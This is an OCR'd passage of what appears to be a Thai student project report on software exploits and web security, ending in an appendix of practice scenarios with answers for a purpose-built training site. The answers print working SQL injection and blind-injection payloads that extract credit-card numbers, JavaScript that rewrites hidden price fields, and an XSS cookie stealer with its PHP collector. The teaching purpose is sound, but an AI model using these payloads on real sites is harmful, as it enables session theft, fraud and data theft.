
5. เลือกหัวข้อที่สามคือ การทำ Cross-Site Scripting โดยหัวข้อนี้จะมีการสอนวิธีการทำ Cross-Site Scripting ตัวอย่างสถานการณ์ โค้ดตัวอย่างที่สามารถทำได้ การป้องกันการเกิด Cross-Site Scripting และผลลัพธ์จากการป้องกันด้วยวิธีต่างๆ




รูปที่ 5.17 Cross-Site Scripting




รูปที่ 5.18 บอร์ดสำหรับลองทำ Cross-Site Scripting



รูปที่ 5.19 วิธีการป้องกันช่องโหว่ Cross-Site Scripting




รูปที่ 5.20 วิธีการป้องกันช่องโหว่ Cross-Site Scripting โดยการทำ Escape



รูปที่ 5.21 วิธีการป้องกันช่องโหว่ Cross-Site Scripting โดยการทำ Tag Filter

6. เลือกหัวข้อที่สี่คือ การทำ Session Hijacking โดยหัวข้อนี้จะมีการเกิด Session Hijacking และการป้องกันการเกิด Session Hijacking



รูปที่ 5.22 การเกิด Session Hijacking

บทที่ 6
บทวิจารณ์และสรุป

6.1 บทสรุป

การโจมตีโดยอาศัยช่องโหว่ทางซอฟต์แวร์ (Exploit) มีความนิยมในการใช้โจมตีมากขึ้น ดังจะเห็นได้จากการประกาศเตือนมากมายตามเว็บไซต์ที่เกี่ยวกับความปลอดภัยต่างๆ โดยรูปแบบในการโจมตีใหม่ๆ ก็จะถูกคิดค้นขึ้นมาหลากหลายมากเช่นเดียวกัน ดังนั้นจึงต้องหาวิธีในการป้องกันการเข้าโจมตีให้เท่าทันผู้โจมตี เพื่อป้องกันความเสียหายให้แก่ระบบ

การเขียนโปรแกรมโดยคำนึงถึงความปลอดภัยเป็นสิ่งที่ง่ายที่สุดในการป้องกันการถูกโจมตี เนื่องจากผู้โจมตีจะไม่สามารถหาช่องทางที่จะเจาะเข้ามาในระบบเข้ามาได้ แต่อย่างไรก็ตาม ในการเขียนโปรแกรมที่มีขนาดใหญ่ ย่อมต้องมีความผิดพลาดเกิดขึ้นได้ วิธีการป้องกันจึงเปลี่ยนไปเป็นการป้องกัน stack เพื่อทำการกำจัดโปรเซสที่ถูกบุกรุก ทำให้ผู้ดูแลระบบสามารถเบาใจได้ในระดับหนึ่ง แต่ที่สำคัญที่สุดคือการ update โปรแกรมให้ทันสมัยอยู่เสมอ เพื่อปิดช่องโหว่ใดๆอันเกิดจากโปรแกรมนั้นไม่ให้ผู้บุกรุกสามารถโจมตีเราได้นั่นเอง

6.2 วิจารณ์สิ่งที่ได้จากโครงงาน

การโจมตีโดยอาศัยช่องโหว่ทางซอฟต์แวร์ จะอาศัยความผิดพลาดของโปรแกรมเมอร์ที่เขียนโปรแกรมโดยไม่ระมัดระวังในการใช้ฟังก์ชัน การประกาศตัวแปร เป็นต้น ซึ่งเมื่อความผิดพลาดเกิดขึ้น อาจจะนำพาไปสู่การบุกรุกของผู้โจมตี โดยผู้โจมตีสามารถที่จะได้สิทธิ root (root privilege) รวมไปถึงการทำให้ระบบล่ม (Denial Of Services) ซึ่งสามารถก่อให้เกิดความเสียหายได้เป็นอันมาก ในเมื่อเราไม่ได้เป็นผู้เขียนโปรแกรมบางโปรแกรมในระบบ จึงไม่สามารถเข้าไปแก้ไขอะไรได้ จึงเปลี่ยนวิธีป้องกันโดยการเฝ้าดู stack ซึ่งจะทำการหาขนาดของบัฟเฟอร์โดยดูจากตำแหน่งของตัวแปรเทียบกับตำแหน่งของตัวชี้ stack (stack pointer) ซึ่งเมื่อใดก็ตามที่โปรแกรมพยายามที่จะเขียนข้อมูลลงบนตัวแปร แต่ล้นไปจนถึงตัวชี้ stack (stack pointer) โปรแกรมจะทำการกำจัดโปรเซสนั้นทิ้งในทันที ทำให้สามารถป้องกันการโจมตีได้

6.3 ปัญหาอุปสรรคและแนวทางในการแก้ไข

1. โปรแกรม Lancelot Guard สามารถป้องกันการโจมตีแบบ stack โอเวอร์โฟล์วได้เท่านั้น แต่ไม่สามารถป้องกันการโจมตีแบบ heap โอเวอร์โฟล์ว ในการที่จะป้องกันได้นั้นต้องใช้การป้องกันขณะคอมไพล์ โดยทำการแพทช์โปรแกรม gcc ให้สร้างพื้นที่สำหรับตรวจสอบระหว่างตัวแปรแบบ heap เป็นต้น

2. ในการเขียนโค้ด สามารถเขียนได้หลายแบบ ทำให้การตรวจสอบโดย โปรแกรม Lancelot Scan อาจเกิดข้อผิดพลาดได้
3. โปรแกรม Lancelot Scan สามารถตรวจสอบได้เพียงภาษา C
4. ในปัจจุบันการบุกรุกเว็บไซต์สามารถทำได้ยากขึ้น เพราะโปรแกรมที่ใช้พัฒนาได้มีการแก้ไขข้อผิดพลาดต่างๆขึ้นเยอะ ทำให้ไม่สามารถบุกรุกได้ทุกเว็บไซต์

6.4 แนวทางการพัฒนาต่อ

1. พัฒนาโปรแกรมที่สามารถป้องกัน Heap โอเวอร์โฟล์วได้ โดยอาศัยหลักการแพทช์โปรแกรม gcc
2. พัฒนาโปรแกรม Lancelot Scan ให้สามารถรองรับรูปแบบการเขียนโปรแกรมที่ถูกต้องตามหลักการเขียนภาษา C
3. พัฒนาโปรแกรม Lancelot Scan ให้สามารถรองรับได้หลายภาษา เช่น C++, JAVA เป็นต้น
4. หาวิธีในการบุกรุกเว็บไซต์ด้วยวิธีอื่น ๆ ที่แปลกใหม่เพิ่มขึ้นอีก

บรรณานุกรม

ตัวอย่างเอกสารอ้างอิงที่เป็นหนังสือ

[1] Jon Erickson, 2003, "Hacking: The Art of Exploition" No Starch Press.

[2] Greg Hoglund and Gary McGraw, 2004, "Exploiting Software How to Break Code", Addison Wesley.

[3] Jame C. Foster, Vitaly Osipov, Nish Bhalla, Niels Heinen, 2005, "Buffer Overflow Attacks" Syngress.

[4] Michael O'Dea, "Hack Note : Windows Security Portable Reference", McGrawHill.

[5] Mike Shema, "Hack Note : Web Security Portable Reference", McGrawHill.

ภาคผนวก

ภาคผนวก ก.

ตัวอย่างสถานการณ์สมมติภัยบนเว็บไซต์

ภาคผนวก ก.

ตัวอย่างสถานการณ์สมมติภัยบนเว็บไซต์

สำหรับภาคผนวกนี้เป็นตัวอย่างสถานการณ์สมมติการบุกรุกเว็บไซต์ด้วยวิธีต่างๆที่ได้กล่าวไว้ในบทที่ 4 ซึ่งสามารถทดลองปฏิบัติได้บนเว็บไซต์ที่จัดทำขึ้น

Lancelotwebhacking Anti-Exploit Code System

1. สถานการณ์สมมติ Numeric SQL Injection บนเว็บไซต์

ฟอร์มบนเว็บไซต์อนุญาตให้ผู้ที่เป็นสมาชิกเท่านั้น ที่สามารถเข้าไปดูข้อมูลCredit Card ของสมาชิกได้ ลองทำ SQL Injection ที่ให้ผลสามารถแสดงรายละเอียดของสมาชิกทุกคนได้ โดย SQL Statement ที่ใช้คือ **"SELECT * FROM user_data WHERE userid = userid"**

เฉลยสถานการณ์สมมติ Numeric SQL Injection บนเว็บไซต์

สำหรับสถานการณ์นี้เราต้องลองทำให้ SQL Statement นี้คือ **"SELECT * FROM user_data WHERE userid = userid"** ให้เป็นจริงโดยการแทนค่าลงในตัวแปร userid แต่กรณีนี้เราไม่รู้หมายเลขสมาชิคใดเลย เพราะฉะนั้นอาจใส่ **"1 or 1"** ลงไปก็สามารถทำให้ SQL Statement นั้นทำงานได้เช่นกัน โดย SQL Statement ที่ได้คือ

"SELECT * FROM user_data WHERE userid = 1 or 1"

Lancelotwebhacking Anti-Exploit Code System

2. สถานการณ์สมมติ String SQL Injection บนเว็บไซต์

ฟอร์มบนเว็บไซต์อนุญาตให้ผู้ที่เป็นสมาชิกเท่านั้น ที่สามารถเข้าไปดูข้อมูลCredit Card ของสมาชิกได้ ลองทำ SQL Injection ที่ให้ผลสามารถแสดงรายละเอียดของสมาชิกทุกคนได้ ซึ่งให้ลองใช้ชื่อ **'Donnawat'** ในการทดลองโดย SQL Statement ที่ใช้คือ **"SELECT * FROM user_data WHERE first_name = 'first_name'"**

เฉลยสถานการณ์สมมติ String SQL Injection บนเว็บไซต์

สำหรับสถานการณ์นี้เราต้องลองทำให้ SQL Statement นี้คือ **"SELECT * FROM user_data WHERE first_name = 'first_name'"** ให้เป็นจริงโดยการแทนค่าลงในตัวแปร

first_name ซึ่งเราสามารถใส่ชื่อ 'Donnawat' ลงไปเพื่อแสดงรายละเอียดของสมาชิกได้ แต่ถ้าเราต้องการทำให้แสดงข้อมูลของสมาชิกทุกคน เราต้องทำให้ SQL Statement นี้เป็นจริงเสมอ โดยอาจใส่ข้อมูลนี้ลงไปก็ได้ " **Donnawat' or '1=1** " ซึ่งเราจะได้ SQL Statement ดังนี้

"SELECT * FROM user_data WHERE first_name = 'Donnawat' or '1=1'"

3. สถานการณ์สมมติ Blind SQL Injection บนเว็บไซต์

สมมติว่าตอนนี้คุณเป็นสมาชิกของ website นี้แล้ว แล้วคุณก็รู้ว่าต้องมี column นึงแน่ๆที่เกิดข้อมูลที่เก็บตัวเลขบัตรเครดิตไว้ คุณลองทำ SQL Injection ทั้ง 2 แบบก่อนหน้านั้นไม่สำเร็จเสียที ดังนั้นจึงเหลือขั้นตอนสุดท้ายแล้วคือการทำ Blind SQL Injection เพื่อสุ่มหาหมายเลขบัตรเครดิตมาลองใช้งาน คุณต้องหาหมายเลขบัตรเครดิตที่อยู่ในฐานข้อมูลให้ได้ โดยที่คุณมีรหัสประจำตัวคือ 104

เฉลยสถานการณ์สมมติ Blind SQL Injection บนเว็บไซต์

สำหรับสถานการณ์นี้เราต้องรู้ค่าที่สามารถทำให้ SQL Statement เป็นจริง จากนั้นจึงใช้ AND มาตรวจสอบ Statement หลัง AND ว่าเป็นจริงหรือเปล่า โดยเราอาจใช้

104 and ascii(lower(substring((SELECT MAX(cc_number) FROM user_data),1,1))) > 56

มาตรวจสอบก็ได้โดยหลักการทำงานคือ ต้องทดสอบว่าตัวอักษรที่หาอยู่นั้นตรงกับรหัสแอสกีที่เราสุ่มขึ้นมาหรือไม่ อาจมากกว่า หรือน้อยกว่าก็ให้ลองทดลองเครื่องหมายดู ถ้าทั้ง statement นั้นเป็นจริง ผลลัพธ์ต้องแสดงออกมา แต่ถ้าไม่เป็นจริงผลลัพธ์ก็จะไม่แสดงออกมา

Lancelotwebhacking
Anti-Exploit Code System

4. สถานการณ์สมมติ Javascript Injection บนเว็บไซต์

คุณต้องการสั่งการแฟจากร้าน Lancelot Coffee ให้มาส่งที่ Office ของคุณ แต่ราคากาแฟแต่ละแก้วช่างแพงมากมายเหลือเกิน คุณจึงใช้ความรู้ที่คุณมีลดราคากาแฟเหลือแก้วละ 5 บาทซะเลย !!!

เฉลยสถานการณ์สมมติ Javascript Injection บนเว็บไซต์

สำหรับสถานการณ์นี้เมื่อเราลอง View Source แล้วสังเกตในแท็กฟอร์ม เราพบว่าฟอร์มนี้มีการกำหนดราคาของสินค้าลงใน hidden field ซึ่งเราสามารถใช้ Javasccript Injection เพื่อแก้ไขราคาได้เลยดังนี้

```
javascript:void(document.forms[0].tprice1.value="5");
javascript:void(document.forms[0].tprice2.value="5");
```

Lancelotwebhacking
Anti-Exploit Code System

5. สถานการณ์สมมติ Javascript Injection บนเว็บไซต์

สำหรับสถานการณ์สมมตินี้ให้ลองใส่ script แล้วสังเกตการทำงานของ script ที่ใส่ลงไป โดย script นี้จะเก็บลง Database ด้วย

เฉลยสถานการณ์สมมติ Javascript Injection บนเว็บไซต์

1. ลองใช้ script นี้เพื่อ link ไปที่เว็บไซต์ www.ce.kmitl.ac.th

```
<script>document.location='http://www.ce.kmitl.ac.th'</script>
```

2. ลองใช้ script นี้เพื่อแสดง cookie ที่มีอยู่บนเว็บเพจนั้น

```
<script language="javascript" type="text/javascript">
document.write ("This is Your Cookie" + document.cookie);
alert ("This is Your Cookie" + document.cookie);
</script>
```

3. ลองใช้ script นี้เพื่อทำ XSS ในการเก็บ Cookie ลงไฟล์โดยใช้ Javascript ร่วมกับ PHP

```
<SCRIPT>
var xy = navigator.appVersion;
var xz = xy.substring(0,4);
var ip = new java.net.InetAddress.getLocalHost();
var ipStr = new java.lang.String(ip);
var ip_sure = (ipStr.substring(ipStr.indexOf("/")+1));
var codename = navigator.appCodeName;
var platform = navigator.platform;
var pagesviewed = history.length;
document.location='http://localhost/lancelot/xss.php?'
+document.cookie+'&ip='+ip_sure+'&version='+xz+'&codename='+codename+'&platform='+p
latform+'&pagesviewed='+pagesviewed
</SCRIPT>
```

โค้ด xss.php

```
<?php
    echo $username;
    $arr = getdate();
    $date = $arr["mday"]."-".$arr["mon"]."-".$arr["year"];
    $time = $arr["hours"].":".$arr["minutes"].":".$arr["seconds"];

    $db_conn = mysql_connect("localhost","sp4t4cus","sp4t4cus");
    mysql_select_db("sp4t4cus",$db_conn);

    $sql="INSERT INTO `byjtogether` (date , time , ip , codename , version,
platform, pagesviewed ,cookie ) VALUES ('$date' , '$time' , 'not available' , '$codename' ,
'not available', '$platform', '$pagesviewed' ,'$cookie');";

    $result = mysql_query($sql) or die (mysql_error());
?>
```

